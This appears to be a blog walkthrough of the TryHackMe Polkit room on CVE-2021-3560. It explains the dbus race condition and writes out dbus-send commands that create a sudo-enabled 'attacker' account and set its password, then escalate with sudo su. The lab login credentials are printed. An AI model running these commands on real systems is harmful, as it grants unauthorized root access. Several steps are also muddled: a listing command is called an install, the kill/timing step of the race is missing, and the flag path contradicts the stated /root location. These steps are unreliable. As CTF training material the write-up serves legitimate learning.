
Polkit: CVE-2021-3560 Tryhackme Walkthrough
Polkit: CVE-2021-3560: a Polkit pkexec race condition causing local privilege escalation on Linux. Learn the root cause, detect vulnerable systems, and apply remediation and hardening in a safe TryHackMe lab.
PRIVILEGE ESCALATIONOFFENSIVE SECURITYMETHODOLOGYEXPLOITATIONTOOLSTRYHACKME WRITEUPSTRYHACKME WALKTHROUGHCYBERSECURITY CHALLENGESTRYHACKME ANSWERSCYBERSECURITY LABSCYBERSECURITYETHICAL HACKINGTRYHACKMEOPEN-SOURCE TOOLSVULNERABILITIESCREDENTIAL ACCESS
Jawstar
11/3/20255 min read

Task 2 : About Dynamic Flags
This box is the first on TryHackMe to use dynamic flags. As such, this is very much in beta, so please report any bugs to MuirlandOracle in the TryHackMe Discord Server.
Read the following information carefully before continuing:
When you complete the box you will find a flag at /root/root.txt. This will not look like a regular TryHackMe flag:
Everything in the file should be submitted as a flag -- including any symbols or special characters.This flag will be different every time you deploy the box. Each flag can be used exactly once, and will expire after six hours (so make sure to submit quickly!)


When you have retrieved the flag, do not submit it directly into the TryHackMe answer field. Dynamic flags should be submitted to https://flag.muir.land/. This site is run by the room author and is not affiliated directly with TryHackMe.
You will be asked to submit three pieces of information:
Your username. It is very important that this is identical to your TryHackMe username!
The box code. In most instances this will be the same as the room code. For this room the code will be: polkit
The flag
Read the information in the task.
What is the URL of the website you should submit dynamic flags to?
Answer : https://flag.muir.land/
Task 3 : Background
Task 4 : Exploitation Process
What is Polkit?
The logical question to be asking right now is: "What is polkit?"
Polkit is part of the Linux authorisation system. In effect, when you try to perform an action which requires a higher level of privileges, the policy toolkit can be used to determine whether you have the requisite permissions. It is integrated with systemd and is much more configurable than the traditional sudo system. Indeed, it is sometimes referred to as the "sudo of systemd".
We can use apt list --installed | grep policykit-1 to check the installed version of polkit.
How is Polkit vulnerable?
The next logical question is of course: "How can we exploit polkit"?
The short answer is: by manually sending dbus messages to the dbus-daemon (effectively an API to allow different processes the ability to communicate with each other), then killing the request before it has been fully processed, we can trick polkit into authorising the command. If you are not familiar with daemons, they are effectively background services running on Linux. The dbus-daemon is a program running in the background which brokers messages between applications.
For the sake of keeping this room relatively light, we won't go too deep into the specifics behind this (although reading the full article on the vulnerability is highly recommended). Effectively, the vulnerability can be boiled down to these steps:
The attacker manually sends a dbus message to the accounts-daemon requesting the creation of a new account with sudo permissions (or latterly, a password to be set for the new user). This message gets given a unique ID by the dbus-daemon.
The attacker kills the message after polkit receives it, but before polkit has a chance to process the message. This effectively destroys the unique message ID.
Polkit asks the dbus-daemon for the user ID of the user who sent the message, referencing the (now deleted) message ID.
The dbus-daemon can't find the message ID because we killed it in step two. It handles the error by responding with an error code.
Polkit mishandles the error and substitutes in 0 for the user ID -- i.e. the root account of the machine.
Thinking that the root user requested the action, polkit allows the request to go through unchallenged.
In short, by destroying the message ID before the dbus-daemon has a chance to give polkit the correct ID, we exploit the poor error-handling in polkit to trick the utility into thinking that the request was made by the all-powerful root user.
Answer the questions below
In what version of Ubuntu's policykit-1 is CVE-2021-3560 patched?
Answer: 0.105-26ubuntu1.1
What program can we use to run commands as other users via polkit?
Answer: pkexec
Connect the VPN
Use this credentials to login
Username: tryhackme
Password: TryHackMe123!
Step 1 :
Add a new user called attacker, with sudo permissions, and a password of Expl01ted .
Now install Policykit with this command : apt list --installed | grep policykit-1
After installing write this command to add a new user :
pkexec useradd attacker
Step 2 :
After adding a new user, now write this command in the terminal
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:attacker string:"Pentester Account" int32:1
Breakdown of the command :
This command will manually send a dbus message to the accounts daemon, printing the response and creating a new user called attacker (string:attacker) with a description of "Pentester Account" (string:"Pentester Account") and membership of the sudo group set to true (referenced by theint32:1 flag).
You will see some process running like user , sys etc...
Step 3 :
We need a password hash here, so let's generate a Sha512Crypt hash with this command :
openssl passwd -6 Expl01ted
$6$23tua0BA6HULEb50$JYSixIYBW5tlK9amdhxqTRwha6WjXbzSt/VL.................................................... Now we will use the hash in the next step so copy it .
Step 4 :
Our second dbus message will set a password for the new account: (User Id = 1000)
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/UserUSER_ID org.freedesktop.Accounts.User.SetPassword string:'PASSWORD_HASH' string:'Ask the pentester'
Breakdown of this command : This once again sends a dbus message to the accounts daemon, requesting a password change for the user with an ID which we specify (shown in red), a password hash which we need to generate manually, and a hint ("Ask the pentester")
Now put the password hash in this command that we have generated in the previous step :
Now enter the command in the terminal and that's it . You are only three steps away from the flag !!!!
Step 5 :
Enter this command in the terminal :
sudo su
Now u will see you bypass the administrator using privilege escalation technique .
type this command :
whoami
After this now go to user directory by using
cd /home/tryhackme
Now type
ls
To check list of files and directories present in that place
cat root.txt


WAIT !!!!!!!
ONE LAST STEP IS LEFT .........
If you like this writeup and want to support me then enter your email address below to get more amazing content .
Step 6 :
Now open the link in the new tap :
https://flag.muir.land/
After that follow these steps :
Your username : It is very important that this is identical to your TryHackMe username!
The box code. In most instances this will be the same as the room code. For this room the code will be: polkit.
Flag you received in the 5th step
So you made it all the way here, huh? You can exploit a race condition but can’t outsmart a “Subscribe” button?
Prove you’re smarter than a bot — hit subscribe and stay ahead of the next CVE before it hits .
Connect
Secure your future with expert cybersecurity solutions
Support
Quick Links
© 2025. All rights reserved.
contact@jawstarsec.in